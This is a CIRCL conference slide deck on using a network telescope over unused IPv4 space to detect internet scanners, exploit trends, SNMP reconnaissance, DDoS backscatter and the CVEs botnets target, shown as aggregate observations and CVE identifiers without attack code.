CIRCL
Computer Incident
Response Center
Luxembourg

Botconf 2026

Finding meaning in /dev/null

Paul Jung - paul.jung@circl.lu
@Thanat0s@mastodon.social

3/4th April 2026

CIRCL https://www.circl.lu

Co-funded by
the European Union

ECCC
EUROPEAN CYBERSECURITY
COMPETENCE CENTRE

Who are We

- **CIRCL is Luxembourg's national CSIRT for the economy**, designated under the NIS2 Directive.
- Core missions: incident handling, early warning, threat analysis, coordinated vulnerability disclosure, coordinated response, and support to essential/important entities.
- **Open source is central to our mandate:** CIRCL develops and maintains **17+ security projects** used worldwide by CSIRTs, ISACs, industries, intelligence community and defenders.
- Key platforms: **MISP**, **AIL**, **Vulnerability-Lookup**, **FlowIntel**, **LookyLoo**, **Cerebrate**, **GCVE.eu**.
- Open source ensures **transparency, interoperability, sovereignty** and long-term sustainability for operational security.

What is a network telescope


- A network telescope monitors a routable but unused IP address space
- It is commonly used to study the traffic it receives;

Specificity of our Telescope

- We collect packets from a /18 IPv4 range some other bunch of IP's
- Collection is done since 2014
- This network was never used
- No DNS records of any kind point to this network
- A new Pcap file of Around 120Mb every 5 min.

Any traffic observed here should be either noise either unwanted traffic

Obviously we received some packets



Specificity of this Telescope


Yearly

- 85 billions of IP packets
- 70.71 million of unique source IP

Specificity

- We own a network 1 Bit away from a RFC1918 private IP space.
- Instead of other telescope we have to deal with misconfigurations.

First, we need to process it !



Each day PCAP are processed and summarized into:

- Packetfilter like log table
- Port summarizations table
- IP information cache (AS/GEO/PTR)
- DNS query table
- SNMP query table
- ICMP unreachable table
- Alert table

Challenges:

- Several summarizations tables
- Use Suricata as packet decoder/event detection
- Integration in ClickHouse
- Decoding the decoded
- Kiss, take full capture

One Network Telescope possible usage, Scanner Detection

- Grouping Known Scanners by different rules;
  - PTR / AS
  - Extracted Queries
  - Behavioral

```
(src_ip, rrvalue)
('216.31.13.41','a3249042234p53755i62334.d202505220000018291.t80490.dnsresearch.cymru.com')
('216.31.13.41','a3249038011p11764i47209.d202505220000018291.t54671.dnsresearch.cymru.com')
('216.31.13.41','a3249030176p19802i20107.d202505220000018291.t53907.dnsresearch.cymru.com')
('216.31.13.41','a3249039095p6294i5882.d2025011900000125218.t77488.dnsresearch.cymru.com')
('216.31.13.41','a3249041054p31561i24517.d2025011900000125218.t79130.dnsresearch.cymru.com')
('216.31.13.41','a3249042615p21524i48364.d2025011900000125218.t67290.dnsresearch.cymru.com')
('216.31.13.41','a3249041034p32504i39856.d2025063000000216083.t79472.dnsresearch.cymru.com')
('216.31.13.41','a3249044560p56718i152.d2025032500000229449.t52288.dnsresearch.cymru.com')
('216.31.13.41','a3249030649p11324i35121.d2025032500000229449.t62908.dnsresearch.cymru.com')
('216.31.13.41','a3249044753p63360i46.d2025032500000229449.t63546.dnsresearch.cymru.com')
```

Team Cymru DNS scanning activity


Scanner Detection; Available as MISP Warninglists

- **Alphastrike-Research** - Commercial
- **Bufferover** - TLS scanner
- **Coalition Signals Intelligence** - Commercial
- **Cybergreen** - Security
- **Cyber Resilience** - Commercial
- **Cypex** - CTI
- **Driftnet** - Commercial
- **F6** - Security (RU)
- **Internet Census** - Commercial
- **Intrinsec** - Security (FR)
- **Ipinfo** - Commercial
- **Ipip** - IP database
- **Leakix** - Security
- **Modat** - Scanner
- **Netsecscan** - Unknown
- **Onyphe** - Scanner (FR)
- **Probethenet** - Unknown
- **Rapid7** - Commercial
- **Research-Scanner** - Unknown
- **Shadowforce** - Security
- **Shadowserver** - Foundation
- **Shodan** - Commercial
- **Skipa** - Scanner
- **Stretchoid** - Microsoft
- ... and more ...


MISP Warninglists: github.com/MISP/misp-warninglists

Are commercial scanners realy scan
ALL the Internet?


Shodan in our Network Telescope in 2025 (www.shodan.io)




Modat in our Network Telescope in 2025 (magnify.modat.io)





Who is the most exhaustive port scanner ? January - March 2026



It's not only about exhaustivivity, also regularity (Port < 1024)









Other usage, detection of Exploit Trends

- CVE-2025-59287
- Windows WSUS port 8530 TCP
- NVD Published Date 14/10/2025




Knowledge on SNMP Scanners. v1 & v2 Community in plaintext




SNMP Queries on specific devices

- Most Scanners usually scan for;
  - 1.3.6.1.2.1.1.1.0 – sysDescr: full device description (model, OS, firmware).
  - 1.3.6.1.2.1.1.2.0 – sysObjectID: vendor/device identifier OID.
  - 1.3.6.1.2.1.1.3.0 – sysUpTime: time since last reboot.
  - 1.3.6.1.2.1.1.4.0 – sysContact: administrative contact information.
  - 1.3.6.1.2.1.1.5.0 – sysName: device hostname.
  - 1.3.6.1.2.1.1.6.0 – sysLocation: physical location of the device.
  - 1.3.6.1.2.1.1.7.0 – sysServices: network service layers supported by the device.
- Some are scanning for a specific device relate MIB 1.3.6.1.4.1.x




Scanning campaigns per devices over the year

SNMP Devices mapped to Community




TLP:CLEAR

Threat Analysis :: DDoS Traffic Backscatter...



- Allows victims detection
- Only Partial traffic
- Start / end time
- No info on opponent

Threat Analysis :: DDoS Traffic Backscatter...




DDoS example with Apple IP ranges somewhere in march

https://github.com/MISP/misp-warninglists/blob/main/lists/apple/list.json



```
{
  "description": "IP ranges assigned to Apple",
  "list": [
    "17.0.0.0/8",
    "192.12.74.0/24",
    "192.42.249.0/24",
    "204.79.190.0/24"
  ],
....
}
```

TCP Traffic from Apple, Displaying destination port



TLP:CLEAR

TCP Traffic from Apple, Looking at the source port



TLP:CLEAR


TCP Traffic to Apple, in fact...

- `Port 443 https | 32d / 233736 packets / 10219 Client IP`
- `Port 5223 hpvirtgrp | 31d / 38751 packets / 3383 IP clients`
- `Port 80 http | 31d / 5083 packets / 611 clients`
- `Port 993 imaps | 31d / 3109 packets / 346 clients`


We usually detect a daily average of 50 potential DDoS using this method.

DDoS investigations on an european law enforcement website


DDoS investigation on an european Law Enforcement website - Day -16




DDoS investigation on an european Law Enforcement website - Day -9




DDoS investigation on an european Law Enforcement website - Day -3



DDoS investigation. Same day, a few minutes Later



DDoS investigation on an european Law Enforcement website - D Day !!!



TLP:CLEAR


Botnets Injections

Threat Analysis :: Botnet Injections, Remaining old trends

- CVE-2014-8361 → Realtek miniigd (UPnP – IoT/routeurs)
- CVE-2017-17215 → Huawei HG532 routers
- CVE-2019-12297 → D-Link routers
- **CVE-2021-35394 → Realtek SDK (routers / IoT)**
- CVE-2023-28771 → Zyxel (firewalls / VPN – IKE)
- CVE-2024-13030 → D-Link DIR-823G

